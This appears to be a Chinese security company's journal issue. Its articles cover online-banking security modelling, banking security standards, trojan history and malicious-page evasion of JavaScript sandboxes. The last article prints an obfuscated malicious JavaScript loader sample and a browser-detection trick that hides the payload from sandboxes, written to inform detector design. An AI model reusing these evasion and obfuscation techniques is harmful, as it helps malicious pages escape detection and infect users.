由于网上银行业务是利用计算机和互联网开展的银行业务，网上银行业务的相关系统将直接暴露在互联网等公众网络上。随着业务量的不断扩大，如何管理和控制网上银行业务由于其业务特点带来的风险成了银行和银行监管机构的关注重点之一。正是在这样的背景下，中国银行业监督委员会先后发布了《电子银行业务管理办法》、《电子银行安全评估指引》和《中国银监会办公厅关于做好网上银行风险管理和服务的通知》等一系列文件，对网上银行业务的风险控制提出了指导和要求。


二．网上银行业务系统技术架构



网上银行业务属于较新的银行业务类型，而在网上银行业务开展前，银行业的信息技术平台已经具有相当的规模，因此绝大部分银行的网上银行业务属于银行外围子系统。核心业务系统是银行业务系统中的核心，储户的资金信息都存储在核心业务系统中。而其他的外围业务系统都通过网络平台基础设施与核心业务系统相连接，为储户提供不同种类的业务服务。而网上银行业务，正是这些业务系统中的一个。

目前，在国内银行的网上银行系统大部分都采用的是用户界面层、应用层、数据层分离的三层 B/S 架构。而目前国内的网上银行业务基本都在数据传输过程中采用了 SSL 加密技术，通过 SSL 加


密保护财务数据的保密性。为了提高 SSL 加解密的速度，在网上银行系统中通常部署了专用的 SSL 加解密设备。所有的 SSL 加密数据通过 SSL 加解密设备之后以明文的方式转入网上银行业务系统。在网上银行系统中，大多数都通过防火墙进行了严格的区域划分，除了 Internet 出口处和与核心业务的边界处部署有防火墙之外，许多大型银行还在用户界面层（Web）、应用层（App）和数据层（DB）间部署了防火墙。网上银行系统的基本系统架构如下图所示:



三．网上银行数据安全建模

通过利用此安全体系模型，可以协助我们全面、无遗漏地分析网上银行系统所面临的安全问题，梳理网上银行系统脆弱性、威胁和对应的处理措施之间复杂的关系。而对于网上银行系统而言，要确保网上银行系统的安全就是要确保网上银行系统数据的安全。

也就是说，网上银行系统数据安全就是确保网上银行的各项功能不会破坏网上银行业务数据的安全属性。因此，我们可以通过利用安全体系模型，全面分析网上银行系统被保护对象的安全要素要求，从而确保这些被保护对象在网上银行系统过程中的安全。



3.1 受保护对象

在此模型中的受保护对象是指网上银行系统中的各类信息。一旦受保护对象泄露或被破坏，会直接或间接导致用户资金被非法盗取。受保护对象可以分为以下四类:

■**身份认证数据**。包括银行卡卡号、账户号码、身份证件号码、各类登录密码、查询密码、转账密码、安全相关的私密信息等。

■**财务数据**。银行账号中资金余额、电子债券、证券基金信息等。

■**交易指令数据**。用户发出的网上银行系统中的各种指令。

■**功能数据**。登录显示信息、安全设置信息等。

3.2 网上银行系统功能

在此模型中网上银行系统功能是指网上银行系统提供的各项基

本功能。在网上银行系统用户使用网上银行系统功能的时候，被保护对象会不可避免地受到泄露或破坏等安全威胁。网上银行系统功能可以分为以下四类:

■ 登录。从启动网上银行系统客户端程序，输入用户名密码进入操作界面的过程。

■ 查询。查询网上银行系统账户各类信息，包括余额、交易记录等。

■ 交易。会导致资金变化的各项功能，有转账、汇款、支付、证券保险、缴费等。

■ 维护。修改、重置密码，进行其他安全设置等。

3.3 安全要素

安全要素是被保护对象在用户操作中应保证达到的具体目标。达到这些目标即能保证被保护对象的安全性，最终保证用户资金的安全。根据被保护对象的特点，单个对象的各个安全要素重要性并不完全一样（例如，网上银行系统交易指令数据最主要的就是保证其完整性，其他安全要素处于相对次要的地位）。网上银行系统的安全要素可以分为以下四类:

■ 保密性。保密性指被保护对象不被攻击者非法获取，如银行卡号和转账密码泄露时会很容易被盗转资金。大多数被保护对象都应有保密性，


■ 完整性。完整性是指信息不被非法篡改，如客户端发出转账请求时不能被非法更改，否则资金会被转入非法账户中。

■ 可用性。指被保护对象在需要时可被正常利用，来完成网上银行系统功能。考虑到网上银行系统客户端攻击很少遇到拒绝服务类攻击，可用性对大多数被保护对象没有实际意义。

■ 不可否认性。指用户的某些关键操作必须得到确认，以便在出现纠纷时能提供可靠的依据来证明用户确实进行过这个操作。

四．网上银行系统客户端数据安全分析

网上银行系统安全模型有三个维度，每个维度都各有四个要素。利用此模型进行分析时，将以网上银行系统功能为主线，对各类网上银行系统功能（登录、查询、交易和维护），分析各个受保护对象面临什么样的威胁，以及如何达到安全要素的目标。



网上银行系统客户端安全分析示例

上图展示了在登录功能中分析的 2 个安全问题:

■ 登录时，如何保证身份认证数据的保密性?

■ 登录时，如何保证交易指令数据的保密性?

理论上每一类网上银行系统功能都有 16 个需要分析的安全问题，而实际中由于现实威胁和信息没有在此阶段采用，不会全部都要分析。如前图的登录功能中有 2 个红点表示有必要分析的问题，灰点表示没有必要可以忽略的。将网上银行系统客户端登录、查询、交易、维护四类功能的问题分析完毕之后，加以总结，就是该网上银行系统客户端安全的实际状况。

4.1 登录功能安全分析

网上银行系统客户端使用的登录功能是认证并得到功能授权的过程。主要是用户输入身份认证数据，经过客户端处理后形成交易指令数据传递给网上银行系统服务器的过程。在此过程中只使用了身份认证数据和交易指令数据，没有使用财务数据和功能数据。

身份认证数据: 应首先确保保密性。

交易指令数据: 应首先确保保密性。

财务数据: 不涉及。

功能数据: 不涉及。

登录功能中需分析的问题				
信息分类	保密性	完整性	可用性	不可否认性
身份认证数据	√	/	/	/
交易指令数据	√	/	/	/
财务数据	/	/	/	/
功能数据	/	/	/	/

4.2 查询功能安全分析

网上银行系统客户端使用的查询功能是认证用户查询自身财务数据的过程，主要是用户通过发送查询指令从网上银行系统获得自身财务数据的过程。在此过程中会使用到身份认证数据、交易指令数据和财务数据，功能数据将不会被使用到。

身份认证数据: 应首先确保保密性。

交易指令数据: 应首先确保保密性。

财务数据: 应首先确保保密性。

功能数据: 不涉及。

查询功能中需分析的问题				
信息分类	保密性	完整性	可用性	不可否认性
身份认证数据	√	/	/	/
交易指令数据	√	/	/	/
财务数据	√	/	/	/
功能数据	/	/	/	/

4.3 交易功能安全分析

网上银行系统客户端使用的交易功能是认证用户对自身财务数据进行修改的过程，网上银行系统的交易功能主要包括转帐和支付两大类功能。而这两类功能都是用户通过发送交易指令来修改自己财务数据的过程。在此过程中会使用到身份认证数据、交易指令数据和财务数据，功能数据将不会被使用到。

身份认证数据: 应首先确保保密性。

交易指令数据: 应确保完整性、不可否认性和保密性。

财务数据: 应首先确保完整性。

功能数据: 不涉及。

交易功能中需分析的问题				
信息分类	保密性	完整性	可用性	不可否认性
身份认证数据	√	/	/	/
交易指令数据	√	√	/	√
财务数据	√	/	/	/
功能数据	/	/	/	/

4.4 维护功能安全分析

维护功能是指对网上银行系统中涉及的各类设置进行修改、调整，如密码更改、个人私密信息更改等，会使用到大部分网上银行系统数据，可能会使用到的有银行卡号、银行卡查询 / 转账密码、网上银行系统用户名、网上银行系统查询 / 转账密码、动态口令、电子证书、个人定制信息、个人私密问题等。

身份认证数据: 应首先确保保密性、完整性。

交易指令数据: 应确保保密性。

财务数据: 不涉及。

功能数据: 应确保完整性。

维护功能中需分析的问题				
信息分类	保密性	完整性	可用性	不可否认性
身份认证数据	√	√	/	/
交易指令数据	√	/	/	/
财务数据	/	/	/	/
功能数据	/	√	/	/

网上银行安全标准与规范介绍

行业技术部 徐一丁 程文静

摘要：介绍了在国内发布的与网上银行相关的安全标准与规范，包括概览、基本内容和整体状况，同时提出了如何使用这些文件的建议。

关键词：网上银行　标准规范

网上银行相关的标准规范概览

银行业是一个合规性要求非常强的行业，在信息安全管理方面也不例外。为了抓好网上银行的监管、保证网上银行安全，银监会和相关机构发布了一系列相关的规范标准等。商业银行需要依据这些文件进行网上银行的建设、运行、安全评估和安全加强等工作。

下面列出与网上银行直接相关的主要标准规范，并在其后的章节中对这些文件进行说明。

文件名称	发布时间	发布单位
《电子银行业务管理办法》	2006 年 3 月	银监会
《电子银行安全评估指引》	2006 年 3 月	银监会
《网上银行系统信息安全保障评估准则》GB/T 20983-2007	2007 年 6 月	国家质检局
《关于做好网上银行风险管理和服务的通知》	2007 年 6 月	银监会
《关于开展银行业金融机构信息科技风险奥运专项自查工作的通知》	2008 年 2 月	银监会

《电子银行业务管理办法》

在《电子银行业务管理办法》（以下简称《管理办法》）中，电子银行业务分为网上银行、电话银行、手机银行及其他电子方式，网上银行是其中的一种。

商业银行在国内开办和运行网上银行业务，必须遵守《管理办法》的规定。《管理办法》说明了商业银行如何进行网上银行的申请与变更、风险管理、数据交换与转移管理、业务外包管理、跨境业务活动管理、监督管理等，明确了相关的法律责任。

《管理办法》明确规定了网上银行必须达到所要求的安全标准，完成指定的安全工作，并报银监会批准之后才能正式运行。不过目前银监会为了促进国内网上银行的发展，已经不再强制要求商业银行在得到批准之后再正式运行网上银行。商业银行在系统建成并完成安全评估之后，将申请报告送交银监会或当地银监局，同时就可以正式开通网上银行业务。

需要注意的是虽然网上银行的开办程序更简单快捷了，但《管理办法》中的安全要求并没有放松，商业银行依然要从各方面保证系统的安全。商业银行应定期对电子银行业务发展与管理情况进行自我评估，并每年编制《电子银行年度评估报告》，其中需要对业务风险管理状况进行分析与评估。由于网上银行全面依托信息系统的特点，业务风险分析中信息安全风险分析是主要内容。

进行信息安全风险的分析与评估，可以依据《电子银行安全评估指引》和《网上银行系统信息安全保障评估准则》进行。

《电子银行安全评估指引》

《电子银行安全评估指引》（以下简称《评估指引》）是随着《管理办法》一起发布的，是《管理办法》中安全评估的管理和技术操

作支撑文件。它包括如何对评估活动进行管理、实施和如何选择评估机构等内容。

《评估指引》中有两部分内容需要注意:

- 第十三条。指定了开办网上银行时应向银监会提交的报告材料。商业银行新开办网银时应按照第十三条要求整理材料并递交给银监会相关机构。
- 第二十七条。要求进行网上银行安全评估时必须要包括的内容，有安全策略、内控制度建设、风险管理状况、系统安全性、电子银行业务运行连续性计划、电子银行业务运行应急计划、电子银行风险预警体系和其他重要安全环节和机制的管理。

《网上银行系统信息安全保障评估准则》

网上银行系统信息安全保障评估准则》（以下简称《评估准则》）的意义在于:

- 为网上银行系统信息安全保障的设计、实施、建设、测评、审核提供规范的、通用的描述语言;
- 有利于网上银行系统所有者编制其信息系统的安全保障要求;
- 有利于网上银行系统安全集成商和安全服务提供商提供更为科学规范化的设计和服务，促进信息安全市场的发展;

有利于有关行政管理部门、执法机构、测评认证机构对网上银行系统进行安全检查、检测、审计、评估和认证。

《评估准则》对网上银行的各类要求进行了详细规定，其中，系统描述包括网上银行系统描述、使命描述、系统概要和系统详细描述；安全环境包括假设、威胁、组织安全策略；安全保证目的包括安全保障的技术目标、管理目标和工程目标；特别详细规定了安全保障的各种要求，包括安全保障的技术要求、管理要求和工程要求。《评估准则》以附录的形式给出了网上银行系统信息安全保障符合性要求。

《评估准则》适用于规范网上银行系统在网上交易过程中涉及信息安全的评估工作，而且内容比《评估指引》更全面细致。

《关于做好网上银行风险管理和服务的通知》

自从1998 年网上银行首次出现在国内，网上银行业务规模高速增长，服务效率稳步提高，网上资金交易和转移日益频繁，同时相关的攻击与破坏也层出不穷。银监会因此在 2007 年发布《关于做好网上银行风险管理和服务的通知》（以下简称《管理和服务通知》），要求各商业银行维护客户权益，在网上银行风险管理和服务方面提出了要求，包括:

- 加强用户身份验证管理
- 加强公众网上银行安全教育
- 加强网上银行安全防范，及时进行风险提示
- 妥善处理客户投诉，减少投诉事件的发生
- 加强对第三方机构的法律责任约束

对网上银行具有重要意义的是，《管理和服务通知》中正式提出了“对所有网上银行高风险账户操作统一使用双重身份认证”的要求，以解决一些商业银行认证手段简单、容易被破解和盗取资金的问题。

事实证明这个要求是行之有效的，现在“基本身份认证和附加身份认证”已经成为国内各家网银的标准身份认证模式和事实标准。采用了强度足够的附加身份认证之后，网银用户的高风险操作（如账户转移资金单笔超过 1000 元或日累计超过 5000 元）得到了比普通的查询、浏览操作更强的保护，能够保证高风险操作的安全。

《关于开展银行业金融机构信息科技风险奥运专项自查工作的通知》

2008 年是奥运年，也是检验银行业信息安全工作的试金石。为了保障国内银行业务在奥运期间的稳定运行与安全，银监会发布了《关于开展银行业金融机构信息科技风险奥运专项自查工作的通知》（以下简称《奥运自查通知》），要求商业银行对自身信息系统进行核查，检查要点分为信息科技服务连续性、系统运行安全、电子银行、应急管理和系统压力测试等五个部分。

对电子银行业务，商业银行应从六项内容去检查:

- 内部控制措施
- 应用系统安全
- 数据安全
- 系统运行安全
- 应急处理
- 外包服务管理

综述

商业银行在建立运行网上银行业务的时候，可以将以上标准规范进行结合去设计安全保障方案，在网上银行的安全保障中它们起到了不同的作用。

《管理指引》是网上银行业务的纲领性文件，商业银行进行的一系列安全保障工作都应根据《管理指引》的思路去组织进行而不能与其相违背。

《评估指引》和《评估准则》可以看作是一套技术性文件。虽然二者并不是一个机构发布的，但相互之间有较好的互补关系。《评估指引》给出了网上银行评估的基本框架，但没有指出操作方法，而《评估准则》就细致得多，提出了网上银行在信息安全各个方面需要达到的水平。因此在评估中，可以将《评估准则》中的细节要点纳入到《评估指引》的框架中去，使之具有可操作性。另外《评估指引》和《评估准则》也可以在网上银行的建设中指导安全方案的设计工作。

相比之下，《管理和服务通知》和《奥运自查通知》具有更强的针对性和时效性，虽然并不系统，但指出了当前网上银行信息安全的关键性问题，是网上银行安全保障体系的重要补充，也是建设网上银行首先需要解决的问题。

本文介绍都是直接与网上银行相关的标准规范，需要注意的是网银安全是银行系统安全的一个小部分，银监会和中国人民银行等主管机构的其他标准规范也是适合网上银行系统的，例如《评估准则》中提到的“风险管理”和“内部控制”相关的标准，银监会也有相关规范进行了要求。

从整体上看网上银行方面的标准规范还没有完备。网上银行涉及到的很多安全问题，如代码程序、体系架构设计的安全，还无法通过这些文件得到解决；同时信息技术发展日新月异，各项标准规范也需要及时更新。相对传统业务模式，网上银行是一个新生事物，建立完善的安全保障和风险控制体系，需要管理机构、商业银行和专业安全机构的共同努力。

参考资料

[1]《电子银行业务管理办法》

[2]《电子银行安全评估指引》

[3]《网上银行系统信息安全保障评估准则》GB/T 20983-2007

[4]《关于做好网上银行风险管理和服务的通知》

[5]《关于开展银行业金融机构信息科技风险奥运专项自查工作的通知》

木马攻击与防御发展简史

开发部　韩鹏

摘要：本文简要介绍了计算机安全的重要威胁 - 特洛伊木马的发展历史和几个重要的技术方向。

关键词：特洛伊木马　免杀技术　ROOTKIT

计算机世界中的特洛伊木马的名字来自著名的特洛伊战记。故事说的是在古希腊时代，希腊人和特洛伊人发生了战争，在围困特洛伊城长达整整十年后仍不能攻陷。后来希腊人把一批勇士藏匿于巨大无比的木马后退兵，当特洛伊人将木马作为战利品拖入城内时，高大的木马正好卡在城门间，进退两难，夜晚木马内的勇士们爬出来与城外的部队里应外合而攻下了特洛伊城。而计算机世界的特洛伊木马 (Trojan) 是指隐藏在正常程序中的一段具有特殊功能的恶意代码，是具备破坏和删除文件、发送密码、记录键盘和拒绝服务攻击等特殊功能的后门程序。

世界上第一个计算机木马是出现在 1986 年的 PC-Write 木马。它伪装成共享软件 PC-Write 的 2.72 版本（事实上，编写 PC-Write 的 Quicksoft 公司从未发行过 2.72 版本），一旦用户信以为真运行该木马程序，那么他的下场就是硬盘被格式化。此时的第一代木马还不具备传染特征。

1989 年出现了 AIDS 木马。由于当时很少有人使用电子邮件，所以 AIDS 的作者就利用现实生活中的邮件进行散播：给其他人寄去一封封含有木马程序软盘的邮件。之所以叫这个名称是因为软盘中包含有 AIDS 和 HIV 疾病的药品、价格、预防措施等相关信息。软盘中的木马程序在运行后，虽然不会破坏数据，但是他将硬盘加密锁死，然后提示受感染用户花钱消灾。可以说第二代木马已具备了传播特征（尽管通过传统的邮递方式）。

但随着 Internet 的普及，新一代的木马出现了，它兼备伪装和传播两种特征并结合 TCP/IP 网络技术四处泛滥。木马的主要目标也不再是进行文件和系统的破坏，而是带有收集密码，远程控制等功能，这段时期比较有名的有国外的 BO2000（BackOrifice）和国内的冰河木马。它们有如下共同特点：基于网络的客户端 / 服务器应用程序。具有搜集信息、执行系统命令、重新设置机器、重新定向等功能。当木马程序攻击得手后，计算机就完全成为黑客控制的傀儡主机，黑客成了超级用户，用户的所有计算机操作不但没有任何秘密而言，而且黑客可以远程控制傀儡主机对别的主机发动攻击，这时候被俘获的傀儡主机成了黑客进行进一步攻击的挡箭牌和跳板。

这时期的木马比较显著的特点是以单独的程序形势存在，带来的问题是木马的网络行为很容易被一些个人防火墙所阻断，为了解决这个问题，一个新的技术被广泛应用，这就是进程注入技术。

进程注入技术是将代码注入到另一个进程，并以其上下文运行的一种技术，木马经常注入自己到 IE 浏览器中，由于 IE 浏览器经常需要访问网络，因此在防火墙弹出是否允许 IE 浏览器访问网络时，用户经常会点击允许，殊不知自己机器中的木马已经偷偷地去连接网络了。

但对于杀毒软件来说，使用成熟的特征

码杀毒技术仍然可以通过和对病毒同样的处理手段对此时的木马进行查杀。但从 04 年开始，一切变得不一样了。2004 年，在黑客圈子内部，有人公开提出免杀技术，这种技术是针对杀毒软件的特征码直接修改木马的二进制代码，由于当时还没有强有力的工具出现，所以一般都使用 WinHEX 工具逐字节更改，需要相当的技术能力，这种手工方式只在少数黑客内部流传。

2005 年，著名的免杀工具 CCL——一个自动化的特征码定位工具被公布，这使得免杀技术在很短的时间内开始公开化，一批黑客站点有意或无意的宣传使得越来越多的人开始讨论免杀技术，各大杀毒软件面临严重的信任危机，一个懂一点基本的 PE 文件知识与免杀工具的使用初学者就可以轻易编辑一个木马，修改其特征码使其躲过杀毒软件的检测，据统计，著名木马灰鸽子曾在短短一年之内出现超过 6 万个变种，绝大部分都源于免杀技术的普及。

同样也是在这一年，一些杀毒厂商提出“主动防御”的概念，这门听起来显得很专业的技术是用来增强已经对木马不再构成杀伤力的特征码识别技术，通过对病毒行为规律分析、归纳、总结，并结合反病毒专家判定病毒的经验，提炼成病毒识别规则知识库。模拟专家发现新病毒的机理，通过对各种程序动作的自动监视，自动分析程序动作之间的逻辑关系，综合应用病毒识别规则知识，实现自动判定新病毒，达到主动防御的目的。

通过这种技术，在木马访问网络，注入进程等行为发生时杀毒软件会及时通告给用户，虽然还不完善，但至少还是可以对未知的木马做出一定的预警。

道高一尺，魔高一丈，为了抵御主动防御技术，木马的开发者们又把目光转向了一门新的技术— “ROOTKIT” 技术，这种技术最早应用于 UNIX 系统，也被称为 “系统级后门”，就是在操作系统中通过嵌入代码或模块的方式掌握系统控制权，方便以后随时登陆进系统。木马主要通过 ROOTKIT 技术来隐藏自己，使杀毒软件无法察觉木马的存在或者干脆从系统级上禁用杀毒软件的某些功能，这样一来，木马和杀毒软件的争夺主要就集中在系统控制权的争夺上了，谁能拿到系统控制权就可以反制另一方，从 2006 年开始，双方的争夺开始进入白热化，新的突破点和防护点不断被研究出来，但总体上说，杀毒软件处于被动状态，毕竟操作系统涉及的方方面面太广了，只要无法进行系统级的全面防护，那么一旦单点被突破就前功尽弃。

未知木马样本的收集对于杀毒软件来说也是个新的挑战，现代高级木马可以做到让用户毫无差觉，没有进程，启动后没有文件，这样就很难收集样本的方式来进行分析，而在没有样本的条件下进行木马分析简直是太难了。

例如 2007 年 7 月，一个新的不可检测的 ROOTKIT - Rustock.c 发布，但在接近一年后，Dr.Web(一个俄罗斯反病毒公司) 的研究人员才对外宣称他们已经发现了 Rustock.c 的样本并确认在当时的系统保护手段下这个木马是不可检测的，毫无疑问，ROOTKIT 在这个对抗中明显占据上风。

当时间来到 2008，两个新的进展给了我们摆脱这种尴尬局面的希望，第一个是芯片厂商推出的芯片安全和虚拟化技术，这使

得安全软件有希望得到系统的彻底控制权，随着技术的发展，基于这种技术的安全软件有望在不远的未来出现，另一方面，基于虚拟化芯片技术的 ROOTKIT 也将揭开神秘的面纱，两者的对抗仍将继续。

另一个有变革性意义的技术是安全厂商推出的云安全技术，这项技术将从过去由用户受到攻击之后再杀毒到现在的侧重于防毒，实现一个根本意义上的转变。

当前已经出现的云安全实现原理大概可以分为两种：一种是由趋势科技提出的“Secure Cloud”，以 Web 信誉服务 (WRS)、邮件信誉服务 (ERS) 和文件信誉服务 (FRS) 为基础架构的云客户端安全架构，把病毒特征码文件保存到互联网云数据库中，令其在端点处保持最低数量用于验证。其核心在于两点：(1) 对复合式攻击的拦截。通过对疑似病毒组件各部分外延属性进行检查，判断威胁程度；(2) 瘦客户端。大量的病毒特征码保存在云数据库中。简言之，趋势科技云安全技术基于其拥有庞大的服务器群和并行处理能力，构架了一个庞大的黑白名单服务器群，用于客户端查询，在 Web 威胁到达最终用户或公司网络之前即对其予以拦截。

国内安全厂商瑞星也提出了云安全的概念，与趋势科技服务器群“云”不同，瑞星的“云”则建立在广大的互联网用户上。通过在用户客户端安装软件监控网络中软件行为的异常，将发现的疑似木马、恶意程序最新信息推送到瑞星的服务器进行自动分析和处理，然后再把病毒和木马的解决方案分发到每一个客户端。

以上两种云安全概念采用的是两种完全不同的模式。趋势科技强调的是阻止外来威胁，基础是庞大的服务器群；瑞星强调的则是对用户计算机上业已存在的未知威胁进行感知，基础是必须拥有大量的客户端用户。这两种模式都有一定的缺陷，趋势科技忽略了对本机威胁的收集，而瑞星的云安全则只能被动防守，不能在未知威胁进入到电脑前进行拦截。但另一方面，无论哪种云安全概念，都可以缩短杀毒软件的响应时间，从整个互联网的层面上最大程度地确保客户系统的安全。

对于木马而言，云安全缩短了样本的发现时间和响应时间，同时架构了一个基于整个互联网的安全体系，对于未知木马的防护开辟了新的思路，具体效果如何，还要我们拭目以待。

参考资料

[1] 卡巴斯基 ROOTKIT 演变史

[2] 木马病毒的发展史

恶意网页逃避JavaScript沙盒过滤技术及应对

开发部　张涛

摘要：恶意网页是目前木马传播的一个主要途径，沙盒过滤技术是检测恶意网页的一个可行的方法，而且理论上检测率是很高的，但在现实实现这种检测方案时，检测程序内置的 HTML 以及 JavaScript 解析引擎有可能在功能上没有实现完整，或者一些行为与真实的浏览器有偏差，还有运行环境毕竟和真实的客户机是不同的，总之会与浏览器有或多或少这样或那样的不同，而这些不同却可以被恶意网页的编写者所利用来躲避检测程序的跟踪检查，本文对恶意网页可能使用的一些逃避检测程序的方法进行了介绍。

关键词：恶意网页　JavaScript　沙盒过滤

目前基于 WEB 的应用越来越普遍，与此同时恶意网页也成为了木马传播的重要途径，而且有越来越严重的趋势。据统计，目前有 80% 以上的木马是通过恶意网页进行传播的，微软最新发布的“微软安全情报”报告指出，2007 年期间，Windows 用户机器中所感染的特洛伊 (Trojan) 木马病毒下载程序猛增 300%；攻击者正逐渐放弃传统的电子邮件攻击手段，转而越来越多地使用网页攻击策略。可见阻止木马传播的有效方式就是对恶意网页进行封杀，目前各安全厂家都在不遗余力的强这方面的研究。具体到网关级安全产品 (如入侵保护系统，安全网关，UTM 等) 来说就是对被保护的内网用户访问的网页进行分析过滤，如果发现恶意网页就发出告警，在网关处阻止恶意网页进入内网用户的主机，从而保护内网用户。

网关级安全产品阻断恶意网页在技术上的一个主要问题就是如何判断一个网页是否是恶意网页。现在大多数恶意网页中的恶意代码是用 JavaScript 编写的，这些 JavaScript 通过 HeapSpray 技术触发本地 ActiveX 控件的漏洞而进行木马下载并运行，而且这些恶意的 JavaScript 代码为了躲避检测一般都进行了混淆加密处理，如下是一段真实的恶意网页中的 JavaScript 代码：

```
function xyCUZPo(WTJosNl){var mlaFz='';var
VZcRAbu='ABCDEFGHIJKLMNOPQRSTUVWXYZ';VZcRAbu=(VZcRAbu)+(VZcRAbu.toLowerCase())+'01234567
89+/=';for (var Kpnki=0;Kpnki<WTJosNl.length;Kpnki+=4){var
py3pi=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+2));var
NUjYVi=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki));var
zAGpn=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+3));var
GbTGB=VZcRAbu.indexOf(WTJosNl.charAt(Kpnki+1));mlaFz+=String.fromCharCode((NUjYVi<<2)|(
GbTGB>>4));if(py3pi!=64)mlaFz+=String.fromCharCode(((GbTGB&15)<<4)|(py3pi>>2));if(zAGpn!
=64)mlaFz+=String.fromCharCode((py3pi&3)<<6)|zAGpn);}eval(mlaFz);}xyCUZPo("CQogZnVuY3Rp
b24gbyh4aHRQd00sdlhla0lWb2FaKXt2YXIgVk95cFRGS1I9Jyc7Zm9yKHIhciBSSHFOSUI9NDt8SHFOSUI8eGh0
UHdNLmxlbmd0aDt8SHFOSUIrPWFy23VtZW50cy5jYWxsZWUudG9TdHJpbmcoK85yZXBsYWNlKC9ccy9nLCIiK85s
ZW5ndGgtNzQ5KXtwVnlFRm9vQT0odlhla1UpVV.....
Nyb2kmY0xwLWUpaGoyWUp3TFBrL1U9RjBVND8/ZjAoRksw8SVjNDYzclA2T3VQaTcyNFQ/Y3cmLCJwa3Vjc0gsdT
1tU0a9VFMjblEVTglM1U4VXdVK8Ys8DVtLHJQaT9zenRJOU9pPy8nKyc3NjNVFW0oZm5oaks9RiV1NFUwVTdrL1
U9bXpVOCUs8DVhSy90J88VK8Us13M0eiNQa840c2l4VTglLFU3V8...
V1Y3NILHU9bXpmMChG8zBJJW80N1iVODI3V8kmYUk0NjNVNGFK8ExhZ8NWWXdLNE1BMikvU0hkN0pVdiYaIlBpRk
spaEZVK8Ys8TQ2N1U0YWUjcyF6NjBUekk9dDEyMHRT88kv8kgwN29LPUZTI08hdktkkJTc5T2kzNDBZQUhvVEojcy
E1Zm5JT2N6WUZ1NFVaMmQvN3VPYU5jTGklVT0oP0swSTFIc01GclRqN2MwJyendGRITGh2NjBGak10ajdVKWhPSH
okMlUwPyVVNyY3S5k2YmI8bDdib3B1VTczN0QVWFVMFRrZjB3enJPVWVLKUkiMjcmN0w0VS1yNDN6SE9VZVVuYX
cyKXAtVTdrLjl6Ji4nLCc2aTQ4bXQ9KVVhdWYvaDlycF1QNXhUc0xII2NLMklnIiw/N3ZrRjBuRHdxZSZKU0FqKE
96JTFkb3khYi5sNyiHJyk7");</script>
```

在面对混淆加密后的 JavaScript 代码，单纯的通过关键字搜索来识别恶意网页的办法将会失效，在这种情况下最有效的办法就是通过内置的 HTML 以及 JavaScript 解析引擎在一个虚拟环境中对网页中的 JavaScript 进行实际的解析执行，并在解析执行过程中跟踪 JavaScript 代码的行为，例如创建 ActiveX 控件并集中大量的申请内存等，从而准确识别恶意网页。这种检测方

式称为沙盒检测 (Sandbox)，通过这种方法理论上检测率是很高的，但在现实实现这种检测方案时，检测程序内置的 HTML 以及 JavaScript 解析引擎有可能在功能上没有实现完整，或者一些行为与真实的浏览器有偏差，还有运行环境毕竟和真实的客户机是不同的，总之会与浏览器有或多或少这样或那样的不同，而这些不同却可以被恶意网页的编写者所利用来躲避检测程序的跟踪检查，也就是说恶意网页在运行恶意代码之前首先检查看自己是否运行在真实的浏览器中，如果不是，那它会什么都不做，这样检测程序内置的 HTML 以及 JavaScript 解析引擎将无法察觉这是一个恶意网页，因为恶意代码根本没有运行。相反，当恶意网页检查发现自己是运行在真实的浏览器中时，它便会运行恶意代码了。所以在对检测程序内置的 HTML 以及 JavaScript 解析引擎进行设计开发前，首先就要了解恶意网页可能会采用的逃避沙盒检测的方法，从而作到知己知彼。下面就具体介绍几种可能的方式。

1. 在DOM中，一些对象有许多别名，如：document.location，window.location，document.URL 是等价的。

window，window.window，window.self，window.parent，window.self.self.self.self 是等价的。

任一个全局变量都自动成为 window 的成员。

恶意网页可以利用这一点来检测自己是否运行在真实的浏览器中，例如：

```
<html>
<script type="text/javascript">
var spi = 5;
if(window.parent.window.spi ==5){
                    // “haha in browser”
                    do_evil();
} else{
                    // “oh I’m now maybe in sandbox”
                    Return;
}
</script>
</html>
```

在上面的这个网页代码中的 do_evil() 是这个恶意网页中包含恶意代码的地方，上面的代码中的 if 语句判断自己当前的运行环境中对 DOM 别名的特性是否支持，如果安全产品中自己实现的 JavaScript 解析引擎对 DOM 别名的特性实现不完整的话，那么很有可能会认为 window.parent.window.spi 不等于 5，从而让恶意网页逃过检测。

2. 通过使用 HTML <META> tag 的一些功能进行测试，已判断当前的运行环境是 Sandbox 还是浏览器，例如：

```
<html>
